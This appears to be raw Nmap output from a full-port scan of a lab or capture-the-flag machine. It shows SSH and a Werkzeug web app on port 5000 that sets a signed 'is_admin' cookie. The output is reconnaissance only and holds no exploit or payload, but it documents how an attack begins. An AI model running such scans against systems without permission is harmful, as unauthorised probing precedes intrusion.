# Nmap 7.94SVN scan initiated Mon May 20 23:41:11 2024 as: nmap -sS -sC -sV -oA hannd -p- -vv -T5 --min-rate=1000 10.129.36.179
Nmap scan report for 10.129.36.179
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2024-05-20 23:41:12 EDT for 177s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJXBmWeZYo1LR50JTs8iKyICHT76i7+fBPoeiKDXRhzjsfMWruwHrosHoSwRxiqUdaJYLwJgWOv+jFAB45nRQHw=
|   256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICkBEMKoic0Bx5yLYG4DIT5G797lraNQsG5dtyZUl9nW
5000/tcp open  upnp?   syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Tue, 21 May 2024 03:42:50 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799

|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=5/20%Time=664C1822%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.2\.2\
SF:x20Python/3\.11\.2\r\nDate:\x20Tue,\x2021\x20May\x202024\x2003:42:50\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\
SF:x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\
SF:x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20b
SF:ody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\
SF:x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20di
SF:splay:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20justif
SF:y-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20\x20\x20\x20\x20\.container\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba\(0,\x20
SF:0,\x200,\x200\.2\);\n\x20\x20\x20\x20\x20")%r(RTSPRequest,16C,"<!DOCTYP
SF:E\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20
SF:\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x
SF:20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20resp
SF:onse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20vers
SF:ion\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\
SF:x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\x
SF:20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 20 23:44:09 2024 -- 1 IP address (1 host up) scanned in 178.09 seconds